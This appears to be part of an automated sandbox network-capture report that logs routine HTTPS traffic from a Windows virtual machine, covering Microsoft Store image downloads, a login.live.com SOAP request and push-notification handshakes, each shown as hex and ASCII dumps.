| 2022-05-13 13:51:25 UTC | 358 | IN | HTTP/1.1 200 OK<br>Cache-Control: public, max-age=7776000, s-maxage=7776000<br>Content-Length: 5777<br>Content-Type: image/png<br>Last-Modified: Tue, 31 Mar 2020 18:42:54 GMT<br>Accept-Ranges: none<br>ETag: W/"AEBa1e7txn2TDYI5ywciWaE/GFaMMdQgMHg4RDdENUEzNTJCQjJGM0E"<br>MS-CV: sE5KrZztTESl/Nvr.0<br>Access-Control-Expose-Headers: MS-CV<br>Date: Fri, 13 May 2022 13:51:25 GMT<br>Connection: close<br>Access-Control-Allow-Origin: * |
| 2022-05-13 13:51:25 UTC | 359 | IN | Data Raw: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 8e 00 00 00 8e 08 06 00 00 00 e7 fd 30 08 00 00 16 58 49 44 41 54 78 da ed 9d 0b 98 14 d5 95 c7 4f 55 77 cf 7b 98 27 30 03 0c 32 c0 3c 18 90 a7 02 22 2a 88 1a 5f 49 4c 76 e5 e9 aa c9 ae df ba 8b 49 24 a2 0b 7c 01 8c 51 3f 13 35 2a 2a ba 26 ab 44 57 d7 90 20 a0 e8 b2 20 a2 2c a0 3c 8d b0 40 90 37 01 86 d7 cc 30 d3 33 d3 ef 5b 5b 55 53 d5 73 eb d6 bd 55 d5 f8 98 ae ee 7b f9 ee d7 5d d3 35 35 dd 75 7f fd 3f ff 73 4e 75 23 02 1f 7c 5c c4 10 f9 29 e0 83 83 c3 07 07 87 0f 0e 0e 1f 1c 1c 3e f8 e0 e0 f0 c1 c1 e1 83 83 c3 07 07 87 0f 0e 0e 1f 7c 70 70 f8 e0 e0 f0 c1 c1 e1 83 83 c3 07 07 87 0f 3e 38 38 7c 70 70 f8 e0 e0 f0 c1 c1 e1 83 83 c3 07 3e 04 9b c9 c1 e1 83 0a ca d7 bd 3f 07 27 45 61 f9 ba 8e c5 c1 49<br>Data Ascii: PNGIHDR0XIDATxOUw{'02<"*_ILvI$\|Q?5**&DW ,<@703[[USsU{]55u?sNu#\|\)>\|pp>88\|pp>?'EaI |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 47 | 192.168.2.5 | 49803 | 23.211.6.115 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:25 UTC | 364 | OUT | GET /image/apps.58298.9007199266285780.3d16d9fa-052b-42c5-ba7d-a5688e3dda24.55988ee1-bd9b-4322-980a-a610abdc7713?format=source HTTP/1.1<br>Accept: */*<br>Accept-Encoding: gzip, deflate, br<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134<br>Host: store-images.s-microsoft.com<br>Connection: Keep-Alive |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:25 UTC | 365 | IN | HTTP/1.1 200 OK<br>Cache-Control: public, max-age=7776000, s-maxage=7776000<br>Content-Length: 29489<br>Content-Type: image/png<br>Last-Modified: Thu, 24 May 2018 00:36:03 GMT<br>Accept-Ranges: none<br>ETag: W/"AEBa1e7txn2TDYI5ywciWaE/GFaMMdQgMHg4RDVDMTBFNTRBMjBFNDk"<br>MS-CV: ueR7a/BKZkGigRoU.0<br>Access-Control-Expose-Headers: MS-CV<br>Date: Fri, 13 May 2022 13:51:25 GMT<br>Connection: close<br>Access-Control-Allow-Origin: * |
| 2022-05-13 13:51:25 UTC | 365 | IN | Data Raw: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 02 6c 00 00 02 6c 08 06 00 00 00 40 95 ff 25 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 40 00 49 44 41 54 78 01 ec 9d 07 9c 5c 57 79 b7 df dd d9 de bb 56 ab de 65 59 b6 e5 de 30 d5 40 28 09 21 04 48 20 21 84 1e 92 ef 0b e4 a3 25 21 84 00 01 52 80 10 48 42 8b 83 29 36 25 c6 dd c6 36 ee 55 b2 65 4b 96 ad 5e 56 d2 f6 be b3 3b bd 7d e7 8c 91 51 d9 9d bd 77 e6 de 99 5b 9e e3 df 78 67 ee 3d e5 7d 9f f7 6a f6 bf a7 96 05 ba 2f cd 08 09 02 10 80 00 04 20 00 01 08 40 c0 b1 04 ca 1d 6b 19 86 41 00 02 10 80 00 04 20 00 01 08 64 0 9 20 d8 78 10 20 00 01 08 40 00 02 10 80 80 c3 09 20 d8 1c 1e 20 cc 83 00 04 20 00 01 08 40 00 02 08 36 9e 01 08 40 00 02 10 80 00 04 20 e0 70 02 08 36 87 07 08 f3 20 00 01 08 40 00 02<br>Data Ascii: PNGIHDRll@%sRGB@IDATx\WyVeY0@(!H !%!RHB)6%6UeK^V;}Qw[xg=}j/ @kA d x @ @6@ p6 @ |
| 2022-05-13 13:51:25 UTC | 381 | IN | Data Raw: 6c a6 02 f7 f0 ec 39 a6 f2 e7 ca 7c b1 c1 79 6c ba 8e ba 25 2b 73 55 75 ca bd a0 3a 18 3e 3a c6 0a e0 53 a0 f0 01 02 1e 21 10 3e f2 9c 64 12 31 8f 78 83 1b 66 09 20 d8 cc 12 f3 50 7e 96 86 9b 0b a6 5e 29 3a 9d aa 37 57 68 9e dc 6d 15 41 39 a7 c6 d8 f6 1e f5 4b 57 cd 53 cb dc 97 c7 9e 7e 54 f4 42 04 12 04 20 e0 2d 02 7c 67 7b 2b 9e 66 bd 41 b0 99 25 e6 a1 fc fa 10 f8 e8 e0 61 0f 79 64 af 2b 7a 2f b6 47 42 9b 2d 6b e4 65 0d c6 f6 4f d3 c3 a2 15 75 0d 86 db 4d cc 4c cb d4 1e 16 95 18 06 46 46 08 b8 84 00 0b 0e 5c 12 28 9b cc 44 b0 d9 04 d6 2d d5 32 81 d5 5c a4 ee 9d 3d df 5c 81 1c b9 5f d6 60 7c 2f a5 7a 13 c3 a2 ba c9 a9 fd bb 24 3e 3d 99 a3 75 6e 41 00 02 6e 22 90 89 c7 24 7c 74 b7 9b 4c c6 56 8b 09 20 d8 2c 06 ea b6 ea 58 78 60 2e 62 8f 84 ce 91 91 64 8b<br>Data Ascii: l9\|yl%+sUu:>:S!>d1xf P~^):7WhmA9KWS~TB -\|g{+fA%ayd+z/GB-keOuMLFF\(D-2\=_`\|/z$>=unAn"$\|tLV ,Xx`.bd |
| 2022-05-13 13:51:25 UTC | 389 | IN | Data Raw: 3e 17 78 f4 de 1f fb d4 7b dc 86 c0 0b 04 10 6c 3c 09 be 27 10 39 b6 47 1d 61 f5 77 92 49 25 7d cf 02 00 10 70 1a 81 e9 1d f7 c9 c0 8d 5f 77 9a 59 d8 03 81 a2 13 40 b0 15 1d 39 0d 3a 91 80 de 58 97 d3 10 9c 18 19 6c f2 33 81 e0 ae 47 e4 f8 8f d8 18 d7 cf cf 00 be ff 86 00 82 ed 37 2c 78 e7 73 02 c1 e7 1e 55 bf 1c 3e a7 76 4d 4f fb 9c 04 ee 43 a0 f4 04 66 76 3f 21 c7 7f f0 f7 1c 29 57 fa 50 60 81 43 08 20 d8 1c 12 08 cc 70 06 81 e9 1d 0f c8 f1 eb be c4 51 37 ce 08 07 56 f8 94 80 5e 09 ca 34 05 9f 06 1f b7 e7 25 80 60 9b 17 0d 37 fc 4a 40 af 44 eb ff d9 bf f8 d5 7d fc 86 40 49 09 84 0e ee 90 a3 1c 39 55 d2 18 d0 b8 33 09 20 d8 9c 19 17 ac 2a 31 81 c9 ad b7 cb c0 2f fe ad c4 56 d0 3c 04 fc 45 20 dc fb bc 1c 65 d5 b6 bf 82 8e b7 86 09 20 d8 0c a3 22 a3 df 08<br>Data Ascii: >x{l<'9GawI%}p_wY@9:Xl3G7,xsU>vMOCfv?!)WP`C pQ7V^4%`7J@D}@I9U3 *1/V<E e " |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 48 | 192.168.2.5 | 49804 | 23.211.6.115 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:26 UTC | 394 | OUT | GET /image/apps.616.13510798887047136.8a1815b2-017c-48c8-80cc-ca4d1ae5c8cf.d81cfd95-c9fd-48e0-8fc3-36ff7b9e590a?format=source HTTP/1.1<br>Accept: */*<br>Accept-Encoding: gzip, deflate, br<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134<br>Host: store-images.s-microsoft.com<br>Connection: Keep-Alive |
| 2022-05-13 13:51:26 UTC | 394 | IN | HTTP/1.1 200 OK<br>Cache-Control: public, max-age=7776000, s-maxage=7776000<br>Content-Length: 8756<br>Content-Type: image/png<br>Last-Modified: Tue, 31 Mar 2020 18:42:50 GMT<br>Accept-Ranges: none<br>ETag: W/"AEBa1e7txn2TDYI5ywciWaE/GFaMMdQgMHg4RDdENUEzNTBFMkI5NzY"<br>MS-CV: LWC80YNOokeu7YAI.0<br>Access-Control-Expose-Headers: MS-CV<br>Date: Fri, 13 May 2022 13:51:26 GMT<br>Connection: close<br>Access-Control-Allow-Origin: * |
| 2022-05-13 13:51:26 UTC | 395 | IN | Data Raw: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 01 2c 00 00 01 2c 08 06 00 00 00 79 7d 8e 75 00 00 21 fb 49 44 41 54 78 da ed 9d 09 98 54 d5 99 bf bf 5a 7a 83 86 6e a0 51 76 94 55 1b d9 dd 45 23 46 8d 26 c4 a0 13 5c 92 19 93 49 1c 9e ff df 99 c9 18 9d 24 2e 20 9a a8 33 79 cc 38 06 93 41 27 13 63 34 71 66 e2 02 ca 62 02 24 51 13 83 2c 51 49 a2 a0 60 b3 08 08 0d d2 0d bd 56 75 f7 bd 53 55 5d 55 7d ea de 73 ee bd d5 dd 60 03 ef 3b cf 49 57 df a2 0a ba 93 7a e7 fb 7e f7 bb e7 86 05 00 e0 18 21 cc af 00 00 10 16 00 00 c2 02 00 84 05 00 80 b0 00 00 10 16 00 20 2c 00 00 84 05 00 80 b0 00 00 61 01 00 20 2c 00 00 84 05 00 08 0b 00 00 61 01 00 20 2c 00 40 58 00 00 08 0b 00 00 61 01 00 c2 02 00 40 58 00 00 08 0b 00 10 16 00 00 c2 02 00 40 58 00 80 b0 00 00 10<br>Data Ascii: PNGIHDR,,y}u!IDATxTZznQvUE#F&\I$. 3y8A'c4qfb$Q,QI`VuSU]U}s`;IWz~! ,a ,a ,@Xa@X@X |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 49 | 192.168.2.5 | 49805 | 40.126.32.135 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:27 UTC | 403 | OUT | POST /RST2.srf HTTP/1.0<br>Connection: Keep-Alive<br>Content-Type: application/soap+xml<br>Accept: */*<br>User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 10.0; Win64; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; IDCRL 18.10.0.17134.0.0; IDCRL-cfg 16.000.27716.00; App svchost.exe, 10.0.17134.1, {DF60E2DF-88AD-4526-AE21-83D130EF0F68})<br>Content-Length: 4659<br>Host: login.live.com |
| 2022-05-13 13:51:27 UTC | 404 | OUT | Data Raw: 3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 3f 3e 3c 73 3a 45 6e 76 65 6c 6f 70 65 20 78 6d 6c 6e 73 3a 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 32 30 30 33 2f 30 35 2f 73 6f 61 70 2d 65 6e 76 65 6c 6f 70 65 22 20 78 6d 6c 6e 73 3a 70 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 50 61 73 73 70 6f 72 74 2f 53 6f 61 70 53 65 72 76 69 63 65 73 2f 50 50 43 52 4c 22 20 78 6d 6c 6e 73 3a 77 73 73 65 3d 22 68 74 74 70 3a 2f 2f 64 6f 63 73 2e 6f 61 73 69 73 2d 6f 70 65 6e 2e 6f 72 67 2f 77 73 73 2f 32 30 30 34 2f 30 31 2f 6f 61 73 69 73 2d 32 30 30 34 30 31 2d 77 73 73 2d 77 73 73 65 63 75 72 69 74 79 2d 73 65 63 65 78 74 2d 31<br>Data Ascii: <?xml version="1.0" encoding="UTF-8"?><s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope" xmlns:ps="http://schemas.microsoft.com/Passport/SoapServices/PPCRL" xmlns:wsse="http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-wssecurity-secext-1 |
| 2022-05-13 13:51:27 UTC | 408 | IN | HTTP/1.1 200 OK<br>Cache-Control: no-store, no-cache<br>Pragma: no-cache<br>Content-Type: application/soap+xml; charset=utf-8<br>Expires: Fri, 13 May 2022 13:50:27 GMT<br>P3P: CP="DSP CUR OTPi IND OTRi ONL FIN"<br>Referrer-Policy: strict-origin-when-cross-origin<br>x-ms-route-info: R3_BL2<br>x-ms-request-id: 7c8fd00f-55b0-448c-82ae-74dc70aa2fae<br>PPServer: PPV: 30 H: BL6PPF181959EE3 V: 0<br>X-Content-Type-Options: nosniff<br>Strict-Transport-Security: max-age=31536000<br>X-XSS-Protection: 1; mode=block<br>Date: Fri, 13 May 2022 13:51:27 GMT<br>Connection: close<br>Content-Length: 10813 |
| 2022-05-13 13:51:27 UTC | 409 | IN | Data Raw: 3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 75 74 66 2d 38 22 20 3f 3e 3c 53 3a 45 6e 76 65 6c 6f 70 65 20 78 6d 6c 6e 73 3a 53 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 32 30 30 33 2f 30 35 2f 73 6f 61 70 2d 65 6e 76 65 6c 6f 70 65 22 20 78 6d 6c 6e 73 3a 77 73 73 65 3d 22 68 74 74 70 3a 2f 2f 64 6f 63 73 2e 6f 61 73 69 73 2d 6f 70 65 6e 2e 6f 72 67 2f 77 73 73 2f 32 30 30 34 2f 30 31 2f 6f 61 73 69 73 2d 32 30 30 34 30 31 2d 77 73 73 2d 77 73 73 65 63 75 72 69 74 79 2d 73 65 63 65 78 74 2d 31 2e 30 2e 78 73 64 22 20 78 6d 6c 6e 73 3a 77 73 75 3d 22 68 74 74 70 3a 2f 2f 64 6f 63 73 2e 6f 61 73 69 73 2d 6f 70 65 6e 2e 6f 72 67 2f 77 73 73 2f 32 30 30 34 2f 30 31 2f 6f 61 73 69 73 2d 32 30 30<br>Data Ascii: <?xml version="1.0" encoding="utf-8" ?><S:Envelope xmlns:S="http://www.w3.org/2003/05/soap-envelope" xmlns:wsse="http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-wssecurity-secext-1.0.xsd" xmlns:wsu="http://docs.oasis-open.org/wss/2004/01/oasis-200 |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 5 | 192.168.2.5 | 49735 | 23.211.6.115 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:50:44 UTC | 233 | OUT | GET /image/apps.2052.9007199266247846.b5c49955-e050-4553-b8e4-0e223ed6c5a1.a0c3decd-308f-4f06-bcfb-2aa4f3afe248?format=source HTTP/1.1<br>Accept: */*<br>Accept-Encoding: gzip, deflate, br<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134<br>Host: store-images.s-microsoft.com<br>Connection: Keep-Alive |
| 2022-05-13 13:50:44 UTC | 239 | IN | HTTP/1.1 200 OK<br>Cache-Control: public, max-age=7776000, s-maxage=7776000<br>Content-Length: 4765<br>Content-Type: image/png<br>Last-Modified: Wed, 04 Mar 2020 18:13:05 GMT<br>Accept-Ranges: none<br>ETag: W/"AEBa1e7txn2TDYI5ywciWaE/GFaMMdQgMHg4RDdDMDY3QUY0QThGRjc"<br>MS-CV: 0gdTj9M+eE6j3uUJ.0<br>Access-Control-Expose-Headers: MS-CV<br>Date: Fri, 13 May 2022 13:50:44 GMT<br>Connection: close<br>Access-Control-Allow-Origin: * |
| 2022-05-13 13:50:44 UTC | 240 | IN | Data Raw: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 01 2c 00 00 01 2c 08 06 00 00 00 79 7d 8e 75 00 00 12 64 49 44 41 54 78 5e ec d4 41 0d 00 20 10 03 b0 1d c1 bf e5 a1 81 e7 25 ad 88 4e db 6c 00 70 f2 0b 40 58 00 c2 02 84 05 20 2c 00 61 01 c2 02 10 16 80 b0 00 61 01 08 0b 40 58 80 b0 00 84 05 08 0b 40 58 00 c2 02 84 05 20 2c 00 61 01 c2 02 10 16 80 b0 00 61 01 08 0b 40 58 80 b0 00 84 05 20 2c 40 58 00 c2 02 10 16 20 2c 00 61 01 08 0b 10 16 80 b0 00 84 05 08 0b 40 58 00 c2 02 84 05 20 2c 40 58 00 c2 02 10 16 20 2c 00 61 01 08 0b 10 16 80 b0 00 84 05 08 0b 40 58 00 c2 02 84 05 20 2c 00 61 01 c2 02 10 16 80 b0 00 61 01 08 0b 40 58 80 b0 00 84 05 20 2c 40 58 00 c2 02 10 16 20 2c 00 61 01 c2 02 10 16 80 b0 00 61 01 08 0b 40 58 80 b0 00 84 05 20 2c 40 58 00<br>Data Ascii: PNGIHDR,,y}udIDATx^A %Nlp@X ,aa@X@X ,aa@X ,@X ,a@X ,@X ,a@X ,aa@X ,@X ,aa@X ,@X |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 50 | 192.168.2.5 | 49809 | 20.199.120.85 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:32 UTC | 419 | OUT | Data Raw: 43 4e 54 20 31 20 43 4f 4e 20 32 34 36 0d 0a 43 6f 6e 74 65 78 74 3a 20 34 63 38 62 37 35 35 63 37 34 36 39 33 36 33 34 0d 0a 0d 0a<br>Data Ascii: CNT 1 CON 246Context: 4c8b755c74693634 |
| 2022-05-13 13:51:32 UTC | 419 | OUT | Data Raw: 3c 63 6f 6e 6e 65 63 74 3e 3c 76 65 72 3e 32 3c 2f 76 65 72 3e 3c 61 67 65 6e 74 3e 3c 6f 73 3e 57 69 6e 64 6f 77 73 3c 2f 6f 73 3e 3c 6f 73 56 65 72 3e 31 30 2e 30 2e 30 2e 31 37 31 33 34 3c 2f 6f 73 56 65 72 3e 3c 70 72 6f 63 3e 78 36 34 3c 2f 70 72 6f 63 3e 3c 6c 63 69 64 3e 65 6e 2d 55 53 3c 2f 6c 63 69 64 3e 3c 67 65 6f 49 64 3e 32 34 34 3c 2f 67 65 6f 49 64 3e 3c 61 6f 61 63 3e 30 3c 2f 61 6f 61 63 3e 3c 64 65 76 69 63 65 54 79 70 65 3e 31 3c 2f 64 65 76 69 63 65 54 79 70 65 3e 3c 64 65 76 69 63 65 4e 61 6d 65 3e 56 4d 77 61 72 65 37 2c 31 3c 2f 64 65 76 69 63 65 4e 61 6d 65 3e 3c 2f 61 67 65 6e 74 3e 3c 2f 63 6f 6e 6e 65 63 74 3e<br>Data Ascii: <connect><ver>2</ver><agent><os>Windows</os><osVer>10.0.0.0.17134</osVer><proc>x64</proc><lcid>en-US</lcid><geoId>244</geoId><aoac>0</aoac><deviceType>1</deviceType><deviceName>VMware7,1</deviceName></agent></connect> |
| 2022-05-13 13:51:32 UTC | 420 | OUT | Data Raw: 41 54 48 20 32 20 43 4f 4e 5c 44 45 56 49 43 45 20 31 30 32 36 0d 0a 43 6f 6e 74 65 78 74 3a 20 34 63 38 62 37 35 35 63 37 34 36 39 33 36 33 34 0d 0a 0d 0a 3c 64 65 76 69 63 65 3e 3c 63 6f 6d 70 61 63 74 2d 74 69 63 6b 65 74 3e 74 3d 45 77 43 77 41 75 70 49 42 41 41 55 31 62 44 47 66 64 61 7a 69 44 66 58 70 6a 4e 35 4e 36 63 59 68 54 31 77 62 6d 51 41 41 58 71 38 4a 63 39 4f 6e 4c 75 70 66 6c 4a 42 38 49 62 4f 6c 54 35 56 6d 66 63 68 53 70 39 66 76 6b 50 6 9 49 4c 76 36 6c 50 57 77 73 64 4b 66 43 69 45 74 67 63 5a 4c 4c 56 68 54 2b 46 74 6f 6e 50 31 70 77 36 56 35 70 6e 6c 4f 6d 2b 6a 44 71 66 31 55 42 33 44 6b 4e 50 65 6f 34 6d 68 6b 79 5a 32 55 52 2b 74 4c 67 69 64 2b 74 2b 2f 73 48 71 79 61 35 65 63 2b 35 54 59 6c 56 75 6b 78 55 33 6e 53 74 4c 48 55 6d<br>Data Ascii: ATH 2 CON\DEVICE 1026Context: 4c8b755c74693634<device><compact-ticket>t=EwCwAupIBAAU1bDGfdaziDfXpjN5N6cYhT1wbmQAAXq8Jc9OnLupflJB8IbOlT5VmfchSp9fvkPiILv6lPWwsdKfCiEtgcZLLVhT+FtonP1pw6V5pnlOm+jDqf1UB3DkNPeo4mhkyZ2UR+tLgid+t+/sHqya5ec+5TYlVukxU3nStLHUm |
| 2022-05-13 13:51:32 UTC | 421 | OUT | Data Raw: 42 4e 44 20 33 20 43 4f 4e 5c 51 4f 53 20 32 39 0d 0a 43 6f 6e 74 65 78 74 3a 20 34 63 38 62 37 35 35 63 37 34 36 39 33 36 33 34 0d 0a 0d 0a<br>Data Ascii: BND 3 CON\QOS 29Context: 4c8b755c74693634 |
| 2022-05-13 13:51:32 UTC | 422 | IN | Data Raw: 32 30 32 20 31 20 43 4f 4e 20 35 38 0d 0a<br>Data Ascii: 202 1 CON 58 |
| 2022-05-13 13:51:32 UTC | 422 | IN | Data Raw: 4d 53 2d 43 56 3a 20 75 4e 77 6e 6f 65 43 56 5a 55 47 69 72 42 33 4d 32 48 67 7a 4c 77 2e 30 0d 0a 0d 0a 50 61 79 6c 6f 61 64 20 70 61 72 73 69 6e 67 20 66 61 69 6c 65 64 2e<br>Data Ascii: MS-CV: uNwnoeCVZUGirB3M2HgzLw.0Payload parsing failed. |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 51 | 192.168.2.5 | 49808 | 20.199.120.85 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:32 UTC | 421 | OUT | Data Raw: 43 4e 54 20 31 20 43 4f 4e 20 32 34 36 0d 0a 43 6f 6e 74 65 78 74 3a 20 63 62 37 64 66 38 66 36 36 32 33 61 37 66 32 33 0d 0a 0d 0a<br>Data Ascii: CNT 1 CON 246Context: cb7df8f6623a7f23 |
| 2022-05-13 13:51:32 UTC | 421 | OUT | Data Raw: 3c 63 6f 6e 6e 65 63 74 3e 3c 76 65 72 3e 32 3c 2f 76 65 72 3e 3c 61 67 65 6e 74 3e 3c 6f 73 3e 57 69 6e 64 6f 77 73 3c 2f 6f 73 3e 3c 6f 73 56 65 72 3e 31 30 2e 30 2e 30 2e 30 2e 31 37 31 33 34 3c 2f 6f 73 56 65 72 3e 3c 70 72 6f 63 3e 78 36 34 3c 2f 70 72 6f 63 3e 3c 6c 63 69 64 3e 65 6e 2d 55 53 3c 2f 6c 63 69 64 3e 3c 67 65 6f 49 64 3e 32 34 34 3c 2f 67 65 6f 49 64 3e 3c 61 6f 61 63 3e 30 3c 2f 61 6f 61 63 3e 3c 64 65 76 69 63 65 54 79 70 65 3e 31 3c 2f 64 65 76 69 63 65 54 79 70 65 3e 3c 64 65 76 69 63 65 4e 61 6d 65 3e 56 4d 77 61 72 65 37 2c 31 3c 2f 64 65 76 69 63 65 4e 61 6d 65 3e 3c 2f 61 67 65 6e 74 3e 3c 2f 63 6f 6e 6e 65 63 74 3e<br>Data Ascii: <connect><ver>2</ver><agent><os>Windows</os><osVer>10.0.0.0.17134</osVer><proc>x64</proc><lcid>en-US</lcid><geoId>244</geoId><aoac>0</aoac><deviceType>1</deviceType><deviceName>VMware7,1</deviceName></agent></connect> |
| 2022-05-13 13:51:32 UTC | 421 | OUT | Data Raw: 41 54 48 20 32 20 43 4f 4e 5c 44 45 56 49 43 45 20 31 30 32 36 0d 0a 43 6f 6e 74 65 78 74 3a 20 63 62 37 64 66 38 66 36 36 32 33 61 37 66 32 33 0d 0a 0d 0a 3c 64 65 76 69 63 65 3e 3c 63 6f 6d 70 61 63 74 2d 74 69 63 6b 65 74 3e 74 3d 45 77 43 77 41 75 70 49 42 41 41 55 31 62 44 47 66 64 61 7a 69 44 66 58 70 6a 4e 35 4e 36 63 59 68 54 31 77 62 6d 51 41 41 58 71 38 4a 63 39 4f 6e 4c 75 70 66 6c 4a 42 38 49 62 4f 6c 54 35 56 6d 66 63 68 53 70 39 66 76 6b 50 6 9 49 4c 76 36 6c 50 57 77 73 64 4b 66 43 69 45 74 67 63 5a 4c 4c 56 68 54 2b 46 74 6f 6e 50 31 70 77 36 56 35 70 6e 6c 4f 6d 2b 6a 44 71 66 31 55 42 33 44 6b 4e 50 65 6f 34 6d 68 6b 79 5a 32 55 52 2b 74 4c 67 69 64 2b 74 2b 2f 73 48 71 79 61 35 65 63 2b 35 54 59 6c 56 75 6b 78 55 33 6e 53 74 4c 48 55 6d<br>Data Ascii: ATH 2 CON\DEVICE 1026Context: cb7df8f6623a7f23<device><compact-ticket>t=EwCwAupIBAAU1bDGfdaziDfXpjN5N6cYhT1wbmQAAXq8Jc9OnLupflJB8IbOlT5VmfchSp9fvkPiILv6lPWwsdKfCiEtgcZLLVhT+FtonP1pw6V5pnlOm+jDqf1UB3DkNPeo4mhkyZ2UR+tLgid+t+/sHqya5ec+5TYlVukxU3nStLHUm |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:32 UTC | 422 | OUT | Data Raw: 42 4e 44 20 33 20 43 4f 4e 5c 57 4e 53 20 31 30 34 34 34 37 38 20 31 37 30 0d 0a 43 6f 6e 74 65 78 74 3a 20 63 62 37 64 66 38 66 36 36 32 33 61 37 66 32 33 0d 0a 0d 0a 3c 77 6e 73 3e 3c 76 65 72 3e 31 3c 2f 76 65 72 3e 3c 63 6c 69 65 6e 74 3e 3c 6e 61 6d 65 3e 57 50 4e 3c 2f 6e 61 6d 65 3e 3c 76 65 72 3e 31 2e 30 3c 2f 76 65 72 3e 3c 2f 63 6c 69 65 6e 74 3e 3c 6f 70 74 69 6f 6e 73 3e 3c 70 77 72 6d 6f 64 65 20 6d 6f 64 65 3d 22 30 22 3e 3c 2f 70 77 72 6d 6f 64 65 3e 3c 2f 6f 70 74 69 6f 6e 73 3e 3c 6c 61 73 74 4d 73 67 49 64 3e 30 3c 2f 6c 61 73 74 4d 73 67 49 64 3e 3c 2f 77 6e 73 3e<br>Data Ascii: BND 3 CON\WNS 1044478 170Context: cb7df8f6623a7f23<wns><ver>1</ver><client><name>WPN</name><ver>1.0</ver></client><options><pwrmode mode="0"></pwrmode></options><lastMsgId>0</lastMsgId></wns> |
| 2022-05-13 13:51:32 UTC | 422 | IN | Data Raw: 32 30 32 20 31 20 43 4f 4e 20 35 38 0d 0a<br>Data Ascii: 202 1 CON 58 |
| 2022-05-13 13:51:32 UTC | 422 | IN | Data Raw: 4d 53 2d 43 56 3a 20 78 35 4e 32 55 41 67 51 6a 30 75 2b 71 74 37 77 52 66 4e 34 61 77 2e 30 0d 0a 0d 0a 50 61 79 6c 6f 61 64 20 70 61 72 73 69 6e 67 20 66 61 69 6c 65 64 2e<br>Data Ascii: MS-CV: x5N2UAgQj0u+qt7wRfN4aw.0Payload parsing failed. |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 52 | 192.168.2.5 | 49806 | 23.211.6.115 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:33 UTC | 422 | OUT | GET /image/apps.15982.13510798883386282.38bb6176-27af-4000-85dd-12a4c12514f2.7bbbe321-5273-45d0-814e-74f2065197d3?format=source HTTP/1.1<br>Accept: */*<br>Accept-Encoding: gzip, deflate, br<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134<br>Host: store-images.s-microsoft.com<br>Connection: Keep-Alive |
